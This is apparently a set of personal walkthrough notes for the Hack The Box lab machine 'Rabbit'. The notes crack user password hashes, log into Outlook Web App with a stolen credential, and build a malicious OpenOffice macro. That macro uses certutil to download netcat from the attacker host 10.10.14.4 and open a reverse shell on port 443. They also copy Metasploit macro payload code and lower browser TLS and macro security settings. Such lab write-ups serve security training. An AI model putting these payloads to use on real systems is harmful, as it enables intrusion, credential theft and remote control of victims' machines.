Ariel:b9c2538d92362e0e18e52d0ee9ca0c6f
Dimitri:d459f76a5eeeed0eca8ab4476c144ac4
Magnus:370fc3559c9f0bff80543f2e1151c537
Zephon:13fa8abd10eed98d89fd6fc678afaf94
Turel:d322dc36451587ea2994c84c9d9717a1
Dumah:33da7a40473c1637f1a2e142f4925194
Malek:dea56e47f1c62c30b83b70eb281a6c39
Moebius:a6f30815a43f38ec6de95b9a9d74da37
```


27. **Ok after I seperated the hash from the names which is super easy using awk. I then pasted them back together using the `paste` command. But a stubborn uneven spaces would not delete and I wanted to insert a colon in the middle. Well, I figured out that command to. Here it is below.**

- *#pwn_TR_remove_whitespace_AWK_SED_wont_do_the_job*
- *#pwn_remove_whitespace_in_string_using_TR*
- *#pwn_whitespace_removal_using_TR_command_REGEX*
- *#pwn_spaces_in_string_removal_using_TR*

```
1. Separate the above names from the hashes for cracking with CrackStation.net
2. ▷ cat creds.txt | awk '{print $2}' FS=":"
33903fbcc0b1046a09edfaa0a65e8f8c
719da165a626b4cf23b626896c213b84
b9c2538d92362e0e18e52d0ee9ca0c6f
d459f76a5eeeed0eca8ab4476c144ac4
370fc3559c9f0bff80543f2e1151c537
13fa8abd10eed98d89fd6fc678afaf94
d322dc36451587ea2994c84c9d9717a1
33da7a40473c1637f1a2e142f4925194
dea56e47f1c62c30b83b70eb281a6c39
a6f30815a43f38ec6de95b9a9d74da37
3. We cracked the hashes in CrackStation.net
4. ▷ cat hashes_cracked | awk '{print $3}' FS=" "
doradaybendita
kelseylovesbarry
pussycatdolls
shaunamaloney
xNnWo6272k7x
Not
Not
popcorn
barcelona
santiago
5. Now paste them back together again
6.▷ paste names passwords > tmp | tr -s '\t' <tmp | tr '\t' ':' | sort -u
Ariel:pussycatdolls
Dimitri:shaunamaloney
Dumah:popcorn
Kain:doradaybendita
Magnus:xNnWo6272k7x
Malek:barcelona
Moebius:santiago
Raziel:kelseylovesbarry
Turel:Not
Zephon:Not
7. https://stackoverflow.com/questions/1271222/replace-whitespace-with-a-comma-in-a-text-file-in-linux
8. tr -s '\t' <input | tr '\t' ',' >output
9. I do not know the reason, however, only this method using "tr" works for my case. Both sed and awk failed to
deal with blank spaces in my file that was generated by a Java program. –
Leo5188
Nov 3, 2011 at 2:13
```

Attempted to login to `https://10.10.10.71/exchange`

> 1. **It once again breaks the server I have to reset everything again for the 15th time now.**
> 2. **I noticed that this site redirects to `https://10.10.10.71/owa/auth/logon.aspx?` I think you can go to the site by just type in `https://10.10.10.71/owa` as well.**



```
tr ' ' ',' <input >output
```

Substitutes each space with a comma, if you need you can make a pass with the -s flag (squeeze repeats), that replaces each input sequence of a repeated character that is listed in SET1 (the blank space) with a single occurrence of that character.

Use of squeeze repeats used to after substitute tabs:

```
tr -s '\t' <input | tr '\t' ',' >output
```

Fixed See Below. Problem, OpenSSL 3.1.4 will not let me access this site and neither will FF or Chrome

Time Stamp `@:TS:01:22:01` to `01:45:00` is where he goes over how to do the macro hack with openoffice `tools > macros`

28. **I can not access the following link and it will not redirect me because my version of OpenSSL which is the most current stable one will not work with this buggy website for HTB Rabbit.**

```
1. https://10.10.10.71/exchange
2. `https://10.10.10.71/owa/auth/logon.aspx`
3. https://10.10.10.71/owa/
4. FUUUUUUUUUUUUUUUUUUUUUGGGGGGGGG OpenSSL is not allowing me to go to this page no matter what I do. If I
downgrade to openssl 1.1 there is a big risk I will break my computer.
5. As stated earlier problem was fixed by just ignoring the problem. lol. I had to use BurpSuite Chrome Browser
with the https pages.
6. An error occurred during a connection to 10.10.10.71. Peer using unsupported version of security protocol.
Error code: .SSL_ERROR_UNSUPPORTED_VERSION
3. Firefox and Chrome refuse to load this site because of an error with this box Rabbit.
4. So I will most like just observer this part even though I have credentials to log in I can not because of the
OpenSSL error.
5. https://10.10.10.71/owa/auth/logon.aspx
```

29. `01:30:00` **is very important because he shows how to access the malicious macro in OpenOffice.**

OpenOffice macro payload rb

30. `01:32:11` **Create the `metasploit` macro payload manually. Savitar shows how to do this easily step by step.**

```
1. ▷ locate openoffice | grep -i "\.rb"
/opt/metasploit/modules/exploits/multi/misc/openoffice_document_macro.rb
/opt/metasploit/modules/exploits/windows/fileformat/openoffice_ole.rb
2. Google 'metasploit-framework openoffice_document_macro.rb'
3. https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/multi/misc/openoffice_document_macro.rb
4. Copy only the important part
5. Here is a link explaining the hack using metasploit, but we are doing it without metasploit.
6. https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/openoffice_document_macro
7. It will take you to the payload. Just copy from 'Sub OnLoad' to 'End Function'
8. That is exactly the same payload sent to the victim if you were to do this using metasploit. In other words
that part of the payload is all you need to create the malicious macro.
9. I will paste it below
```

31. **Here is the malicious macro from `Sub OnLoad` to `End Function`. All you need from the GitHub link above.**

```
1. https://github.com/rapid7/metasploit-
framework/blob/master/modules/exploits/multi/misc/openoffice_document_macro.rb
2. https://raw.githubusercontent.com/rapid7/metasploit-
framework/master/modules/exploits/multi/misc/openoffice_document_macro.rb
.................................................................
Sub OnLoad
      Dim os as string
      os = GetOS
      If os = "#{WINDOWSGUI}" OR os = "#{OSXGUI}" OR os = "#{LINUXGUI}" Then
        Exploit
      end If
```

```
    End Sub

    Sub Exploit
      #{get_statger}
    End Sub

    Function GetOS() as string
      select case getGUIType
        case 1:
          GetOS = "#{WINDOWSGUI}"
        case 3:
          GetOS = "#{OSXGUI}"
        case 4:
          GetOS = "#{LINUXGUI}"
      end select
    End Function

    Function GetExtName() as string
      select case GetOS
        case "#{WINDOWSGUI}"
          GetFileName = "exe"
        case else
          GetFileName = "bin"
      end select
    End Function
```

32. ***You can also get rid of most of this code as well and just use the `OnLoad` command to get a reverse shell***

```
Sub OnLoad
        Shell("cmd /c ping 10.10.14.4")
End Sub
```

33. **Setup tcpdump**

```
sudo tcpdump -i tun0 icmp -n
```

34. **Here is the actual `macro` payload**

```
Sub OnLoad
        Shell("cmd /c certutil -urlcache -split -f http://10.10.14.4/c.exe C:\Temp\c.exe && C:\Temp\c.exe -e cmd 10.10.14.4 443")
End Sub
```

Share files with Linux and Windows

35. **Create an smbserver upload session with credentials**

```
smbserver.py ninjafolder $(pwd) -smb2support -username pepe -password pepe123
NET USE command. This is just to upload the msf.odt file that has the malicious macro command to our attacker machine from our windows vm that we created and tested the payload at.
PS C:\Users\savitar\OneDrive\Desktop> net use x: \\192.168.1.43\ninjafolder /user:pepe pepe123
You have to be either bridged or on another windows computer. Either way you must be on the same subnet. ie 192.168.1.x
To copy a malicious payload that you compiled in windows do the following.
PS C:\Users\savitar\OneDrive\Desktop> copy .\msf.odt x:\Report.odt
Once on your Linux rename the file
$ mv Report.odt:Zone.Identifier Report.odt (The zone identifier thing is added by windows)
```

Macro payload execution

36. **At Time Stamp `01:42:00` he executes the payload. Since I can not access this "insecure website" I have to watch this part and participate later. After we are done using the page `https://10.10.10.71/exchange`. This is the page that takes you to the Outlook login that I can not access because of OpenSSL version mismatch.**

```
One way to most likely fix this is just to install OpenSSL 1.1 and switch to it temporarily just to do this hack.
I wound up fixing this by simply using BurpSuite Chrome. I did not feel like doing a pip3 update to pycurl etc...
```

Fixed see below

37. **Seeing if NTPDATE can fix the OpenSSL issue**

```
1.  ▷ sudo ntpdate 10.10.10.71
26 Nov 07:53:25 ntpdate[64788]: step time server 10.10.10.71 offset +17288.919320 sec
```

FireFox Knowledge Base

1. **Disable annoying FireFox auto redirecting when you want to go to an http site but it forces you to a https. I know this is for my safety but it is making me nuts.**

```
1. https://support.mozilla.org/de/questions/1019210
2. Disabling https, is not an absolute in Firefox. Some sites will redirect and may not offer http.

However to choose one url over the other if it is an option you can disable autofil:


Address Bar Search In order to change your Firefox Configuration please do the following steps :

1. In the [Location bar](https://support.mozilla.org/en-US/kb/address-bar-autocomplete-firefox), type **about:config** and press **Enter**. The about:config "_This might void your warranty!_" warning page may appear.
2. Click **I'll be careful, I promise!** to continue to the about:config page.
3. In the filter box, type or paste autofill and pause while the list is filtered
4. Double-click browser.urlbar.autoFill to toggle it from true to false.
```

FireFox `about:config`

- *#pwn_FireFox_about_config_disable_strict_https*
- *#pwn_network_stricttransportsecurity_preloadlist*
- *#pwn_about_config_firefox*

38. **Firefox `about:config` change the `network.stricttransportsecurity.preloadlist` to false**

```
1. https://superuser.com/questions/1315160/disable-dev-redirection-to-https-in-firefox/1315172#1315172
2. https://stackoverflow.com/questions/38754131/firefox-redirects-localhost-to-https/52528804#52528804
3. Also do a search in 'about:config' for "security" and see what settings have been tampered with. Website cookies and javascript may change these settings. It does not necessarily mean you got hacked. Change these settings under "security" back to their default or open them up.
4. Last fix your timeout in FireFox
5. Do a search for 'network.http.connection-timeout' and increase these factors so that your computer will stop denying your connection right away and time out less often. If this is an issue with your FireFox. It was with mine.
6. https://support.mozilla.org/en-US/questions/1116550
7. FIXED, the following is what finally fixed me being able to connect to https://10.10.10.71/owa
8. An error occurred during a connection to 10.10.10.71. Peer using unsupported version of security protocol. Error code: .SSL_ERROR_UNSUPPORTED_VERSION
8. Type about:config in the FireFox browser
9. Look for 'security.tls.version.min'
10. Change it from 3 to 1
```


FIXED OpenSSL issue

OpenSSL 3.1.4 will not let me access this site and neither will FF or Chrome

39. **Here is how to fix the following OpenSSL error. If you try to connect to an unsecure version or TLS or a depecrated version. Etcetera**

```
An error occurred during a connection to 10.10.10.71. Peer using unsupported version of security protocol.
Error code: .SSL_ERROR_UNSUPPORTED_VERSION
Type about:config in the FireFox browser
Look for 'security.tls.version.min'
Change it from 3 to 1
Below is a screen shot of the page I have been trying to log into for the last 2 days and finally figured out how to fix it. lol
https://10.10.10.71/owa/auth/logon.aspx
You can also just to /owa and it will redirect you
https://10.10.10.71/owa
```

Important you must select `Use the light version of Outlook Web App` if not the attachment button will not work



Security (show explanation)

● This is a public or shared computer
○ This is a private computer

□ Use the light version of Outlook Web App

E-mail address:


Password:

Connected to Microsoft Exchange
© 2010 Microsoft Corporation. All rights reserved.

Time Stamp `@:TS:01:26:44`

40. **I am starting all over again from logging in to the owa page with Ariel's credentials**

```
https://10.10.10.71/owa/
Enter Ariels credentials we got from the SQL injection dump
ariel:pussycatdolls
```



☑ TPS Reports — Administrator — 11/15/2017
Security updates — Administrator — 11/15/2017
Updated software list — Administrator — 11/15/2017

TPS Reports

Administrator

To: Kain; Ariel; Magnus

Please send your weekly TPS reports to management ASAP!

Administrator


We check out the security updates memo.

```
Administrator
[Reply] [Reply All] [Forward]
Actions
To:
 Kain; Ariel; Magnus

Wednesday, November 15, 2017 11:16 PM
The security team has deployed windows defender and PowerShell constrain mode as the default organization security standard.
```

```
Security
```

42. **We also look at the Administrator order for the damn TPS Reports ASAP**

```
You replied on 11/15/2017 2:41 PM.
TO: Ariel
Please send your weekly TPS reports to management ASAP.

Administrator
```



Metasploit method

43. **Doing this macro payload on `Metasploit`.**

```
1. $ msfdb init
2. $ msfconsole
3. I do not like using metasploit but we have to create a proper payload that we need to edit later inside of OpenOffice.
4. Here is the exploit that will be used.
5. msfdb run
6. use multi/misc/openoffice_document_macro
7. show options
8. run
9. msf.odt stored at /root/.msf4/local/msf.odt
```

Manually doing the OpenOffice Macro exploit

44. **I am purposefully repeating the notes above from step 30. I am repeating myself because I had to fix the OpenSSL issue from yesterday. Anyway here are the steps.**

```
# OpenOffice macro payload rb
30. 01:32:11 Create the metasploit macro payload manually. Savitar shows how to do this easily step by step.

`1. ▷ locate openoffice | grep -i "\.rb"
/opt/metasploit/modules/exploits/multi/misc/openoffice_document_macro.rb
/opt/metasploit/modules/exploits/windows/fileformat/openoffice_ole.rb
2. Google 'metasploit-framework openoffice_document_macro.rb'
3. https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/openoffice_document_macro.rb
4. Copy only the important part
5. Here is a link explaining the hack using metasploit, but we are doing it without metasploit.
6. https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/multi/misc/openoffice_document_macro
7. It will take you to the payload. Just copy from 'Sub OnLoad' to 'End Function'
8. That is exactly the same payload sent to the victim if you were to do this using metasploit. In other words that part of the payload is all you need to create the malicious macro.
9. I will paste it below`
```

Creating Malicious Macros OpenOffice (*Part 1*)

45. **Creating the macro on OpenOffice**

```
1. TOOLS >>> Macros >>> Organize Dialogs
2. I did not realize we need to use Metasploit in order to create the malicious odt file. I am sure there are
```

```
other ways of doing instead of using Metasploit but it was the easy way so just use the exploit below and type
run and it will save it to the directory below.
3. msf6 exploit(multi/misc/openoffice_document_macro) > run
[*] Using URL: http://10.10.14.4:8080/jm51hYT1OjZGKaD
[*] Server started.
[*] Generating our odt file for Apache OpenOffice on Windows (PSH)...
[+] msf.odt stored at /root/.msf4/local/msf.odt

4. This is what is inside the msf.odt payload. We can greatly remove all of this bloat but we will do that later.
5. ▷ 7z l msf.odt
6.    Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2023-11-27 01:33:38 .....         1381          632  Basic/Standard/Module1.xml
2023-11-27 01:33:38 .....          348          214  Basic/Standard/script-lb.xml
2023-11-27 01:33:38 .....          338          211  Basic/script-lc.xml
2023-11-27 01:33:38 .....            0            0  Configurations2/accelerator/current.xml
2023-11-27 01:33:38 .....         1390          323  META-INF/manifest.xml
2023-11-27 01:33:38 .....          728          106  Thumbnails/thumbnail.png
2023-11-27 01:33:38 .....         3297          860  content.xml
2023-11-27 01:33:38 .....          899          261  manifest.rdf
2023-11-27 01:33:38 .....         1050          450  meta.xml
2023-11-27 01:33:38 .....           39           39  mimetype
2023-11-27 01:33:38 .....         8539         1306  settings.xml
2023-11-27 01:33:38 .....        10843         1941  styles.xml
------------------- ----- ------------ ------------  ------------------------
2023-11-27 01:33:38              28852         6343  12 files

6. We need to upload the msf.odt file into windows.
7. msf.odt stored at /root/.msf4/local/msf.odt
8. cp /root/.msf4/local/msf.odt .
9. ▷ file msf.odt
msf.odt: Zip archive data, at least v2.0 to extract, compression method=deflate
```

Creating Malicious Macros OpenOffice (*Part 2*)

46. **Disable Macros security restriction in Open Office on Windows. We are going to edit this msf.odt on a Windows 10 machine OpenOffice build is 4.1.11**

```
1. Tools >>> Options >>> OpenOffice >>> Security >>> Macro security >>> set to low
2. Open msf.odt with OpenOffice
3. Now go back to OpenOffice >>> Tools >>> Macros >>> Organize Dialogs >>> Modules tab >>> Drill down into the
msf.odt file and you should see 'Module1'
4. Highlight module1 and click edit
5. All the code will show up here. As noted earlier we do not need all this extra bloat.
```

Got Shell

LEFT OFF with OpenOffice `01:28:10`

```
1. Basically this is all we need inside the msf.odt > Report.odt payload
Sub OnLoad
        Shell("cmd /c certutil -urlcache -split -f http://10.10.14.4/c.exe C:\Temp\c.exe && C:\Temp\c.exe -e cmd
10.10.14.4 443")
End Sub
2. I had a helluva time trying to get this shell to work. I renamed nc.exe to c.exe I renamed certutil.exe to
just certutil. You need to use port 443. I had a bunch of technical issues as well. but I finally got the shell
at Time Stamp 01:40:41
3. SUCCESS, we have shell.
```

VM File Sharing

- *#pwn_VM_File_Sharing*
- *#pwn_Windows_local_filesharing_via_SMB*

47. **It is really important to be able to share files between virtual machines. Actually with bridges you can share between all machines on the network. Anyway, my point is that the easiest way to share files with a Windows VM and a Linux Machine is via SMB.**

```
1. The only thing that is different is you need to provide temporary credentials
2. ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support -u pepe -p pepe123
3. PS C:\Users\pepe\Documents\Transfers> net use x: \\192.168.8.122\ninjafolder /user:pepe pepe123
4. PS C:\Users\pepe\Documents\Transfers> dir x:\
5. How to copy over a file from the windows target to the shared smb directory.
6. PS C:\Users\pepe\Documents\Transfers> copy .\msf.odt x:\Report.odt
7. Its that easy.
```

Got User Flag

48. **User flag**

```
1. C:\Users\Raziel\Desktop>type user.txt
type user.txt
c6f45142bea818fe729cef32342aae9c
```

